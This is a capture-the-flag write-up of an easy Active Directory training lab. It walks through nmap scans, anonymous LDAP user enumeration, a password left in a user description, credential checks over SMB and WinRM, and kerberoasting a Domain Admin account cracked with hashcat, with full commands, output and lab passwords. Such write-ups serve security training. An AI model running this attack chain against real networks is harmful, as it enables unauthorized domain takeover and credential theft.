AD100: an Easy AD lab from secdojo
Overview
A highly realistic Active Directory environment where you can practice basic enumeration and exploit misconfigurations.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
well this is an easy machine after all, so we’ll speedrun it and stop along the way if anything interesting arises, we start by a quick nmap scan :

we have two machines, a domain controller and a workstation, we’ll run a simple nmap scan on both:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
nmap -A 10.8.0.100

PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-03-30 15:45:12Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: internal.dojo, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: internal.dojo, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2026-03-30T15:46:11+00:00; +6s from scanner time.
| ssl-cert: Subject: commonName=DC.internal.dojo
| Issuer: commonName=DC.internal.dojo
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-12T12:28:02
| Not valid after:  2026-09-11T12:28:02
| MD5:     ed0c 5c73 846f f9c1 34e9 e9d3 b3ed 4511
| SHA-1:   b6c1 03d8 f43c 6d6f 95d8 b564 79f6 0cae 6b15 92a9
|_SHA-256: 3a5a df5e 16cf 1a7c a5c0 008b b66e 1c61 2a2b b3a5 f50d 33db b0f2 3bc4 3696 d546
| rdp-ntlm-info:
|   Target_Name: AD100
|   NetBIOS_Domain_Name: AD100
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: internal.dojo
|   DNS_Computer_Name: DC.internal.dojo
|   DNS_Tree_Name: internal.dojo
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-30T15:46:01+00:00
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/wsmans?
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.internal.dojo
| Issuer: commonName=DC
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-07T19:34:44
| Not valid after:  2028-05-06T19:34:44
| MD5:     ee60 a375 50ec 50a9 8f31 8b79 9ac1 44de
| SHA-1:   cba5 578a 3af2 2375 0b5b 1400 0855 5ae4 b5ac 0041
|_SHA-256: 9124 03f4 4cc5 f734 f472 930d d5c7 d255 d8e3 6abb 096f 82a3 3207 4ced 33c2 9feb
and for the workstation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
nmap -A 10.8.0.101

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-30T15:46:11+00:00; +6s from scanner time.
| rdp-ntlm-info:
|   Target_Name: AD100
|   NetBIOS_Domain_Name: AD100
|   NetBIOS_Computer_Name: WORKSTATION
|   DNS_Domain_Name: internal.dojo
|   DNS_Computer_Name: WORKSTATION.internal.dojo
|   DNS_Tree_Name: internal.dojo
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-30T15:46:05+00:00
| ssl-cert: Subject: commonName=WORKSTATION.internal.dojo
| Issuer: commonName=WORKSTATION.internal.dojo
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-12T12:27:57
| Not valid after:  2026-09-11T12:27:57
| MD5:     99f6 a1b7 85f7 fdd4 73af bb9c ff6f 6c85
| SHA-1:   5157 2ed0 94e0 d7b0 95d1 8264 8029 1d63 f690 4d87
|_SHA-256: 35af 5b5d a77a a60d 94a0 f2b3 dda4 a33a 2a19 48ae 8da8 6f68 cf0d dc67 9b9a a189
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open  ssl/wsmans?
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=WORKSTATION
| Subject Alternative Name: DNS:WORKSTATION, DNS:WORKSTATION.internal.dojo
| Issuer: commonName=WORKSTATION
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-07T19:29:01
| Not valid after:  2028-05-06T19:29:01
| MD5:     aa22 8023 e99f dff4 c398 3709 fac8 4b7a
| SHA-1:   b53f 4bf1 3b4a f39b af95 c3ee 8150 0479 2eee acc7
|_SHA-256: 09dc 87fc bd22 f1d9 e788 e3fb 3581 19e5 0008 799e 665d 080f ead1 66aa 17e5 c98b
since we have no credentials whatsover, the 10.8.0.100 is the DC. let’s check for ldap anonymous access:
1
2
3
4
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc ldap 10.8.0.100 -u Guest -p ''
LDAP        10.8.0.100      389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:internal.dojo) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.100      389    DC               [+] internal.dojo\Guest:
let’s get the list of users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc ldap 10.8.0.100 -u Guest -p '' --users
LDAP        10.8.0.100      389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:internal.dojo) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.100      389    DC               [+] internal.dojo\Guest:
LDAP        10.8.0.100      389    DC               [*] Enumerated 20 domain users: internal.dojo
LDAP        10.8.0.100      389    DC               -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.8.0.100      389    DC               Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.8.0.100      389    DC               ADConnect                     2025-05-06 22:58:53 0
LDAP        10.8.0.100      389    DC               DomainFlex                    2025-05-06 22:58:53 0
LDAP        10.8.0.100      389    DC               jdoe                          <never>             0        Finance Director
LDAP        10.8.0.100      389    DC               asmith                        <never>             0        Senior Accountant
LDAP        10.8.0.100      389    DC               pmartin                       <never>             0        Financial Analyst
LDAP        10.8.0.100      389    DC               falami                        <never>             0        Accounts Payable Specialist
LDAP        10.8.0.100      389    DC               ejohnson                      <never>             0        HR Director
LDAP        10.8.0.100      389    DC               mbrown                        <never>             0        Recruitment Manager
LDAP        10.8.0.100      389    DC               lkhalid                       <never>             0        Compensation Analyst
LDAP        10.8.0.100      389    DC               jwilson                       <never>             0        Training Coordinator
LDAP        10.8.0.100      389    DC               dchen                         <never>             0        IT Director
LDAP        10.8.0.100      389    DC               soconnor                      <never>             0        Network Administrator
LDAP        10.8.0.100      389    DC               akhan                         <never>             0        Security Specialist
LDAP        10.8.0.100      389    DC               sdubois                       <never>             0        Help Desk Manager
LDAP        10.8.0.100      389    DC               rdavis                        <never>             0        Operations Director
LDAP        10.8.0.100      389    DC               lmiller                       <never>             0        Logistics Manager
LDAP        10.8.0.100      389    DC               ybenali                       <never>             0        Supply Chain Analyst
LDAP        10.8.0.100      389    DC               egarcia                       <never>             0        Inventory Specialist
LDAP        10.8.0.100      389    DC               helpdesk                      2025-05-06 22:58:55 0        Password: Support#Team123!
we notice that there is a password in the description field for the helpdesk user: Support#Team123!, a common bad practice .
Exploitation
now we enumerate if these credentials work on the machines:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 10.8.0.101 -u helpdesk -p 'Support#Team123!'
SMB         10.8.0.101      445    WORKSTATION      [*] Windows Server 2022 Build 20348 x64 (name:WORKSTATION) (domain:internal.dojo) (signing:False) (SMBv1:None)
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:internal.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.101      445    WORKSTATION      [+] internal.dojo\helpdesk:Support#Team123!
SMB         10.8.0.100      445    DC               [+] internal.dojo\helpdesk:Support#Team123!
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
and yes they do, now let’s check if we can winrm to any of them:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc winrm 10.8.0.100 10.8.0.101 -u helpdesk -p 'Support#Team123!'
WINRM       10.8.0.100      5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:internal.dojo)
WINRM       10.8.0.101      5985   WORKSTATION      [*] Windows Server 2022 Build 20348 (name:WORKSTATION) (domain:internal.dojo)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.8.0.100      5985   DC               [-] internal.dojo\helpdesk:Support#Team123!
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.8.0.101      5985   WORKSTATION      [+] internal.dojo\helpdesk:Support#Team123! (Pwn3d!)
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
we get Pwn3d! for the workstation.

we’re not in any interesting groups though, let’s explore other attack paths, kerberoasting for example if there are any users with SPNs, but first we’ll need to add the DC and domain to our /etc/hosts since we’ll be working with kerberoast :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 --generate-hosts-file hosts
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:internal.dojo) (signing:True) (SMBv1:None) (Null Auth:True)

┌──(kali㉿kali)-[/tmp/a]
└─$ cat hosts
10.8.0.100     DC.internal.dojo internal.dojo DC
and now we attempt to kerberoast:

1
 nxc ldap 10.8.0.100 -u helpdesk -p 'Support#Team123!' --kerberoast -
and we get a hit for a user.
Privilege Escalation:
first a nice thing that nxc does is it shows this :
```sAMAccountName: ManageEngine, memberOf: CN=Domain Admins,CN=Users,DC=internal,DC=dojo, pwdLastSet: 2025-05-06 23:47:17.522293, lastLogon: 2025-06-09 16:13:30.549230
1
2
3
4
5

so in large environments with many users we'll what users to prioritize, this user is part of the Domain Admins as we see, meaning if we can crack this with hashcat it would be game over.

```bash
hashcat hash.txt /usr/share/wordlists/rockyou.txt

it doesn’t take long and it cracks to marshallNAT4! . since we know this user is part of the domain admins, let’s just grab the flags.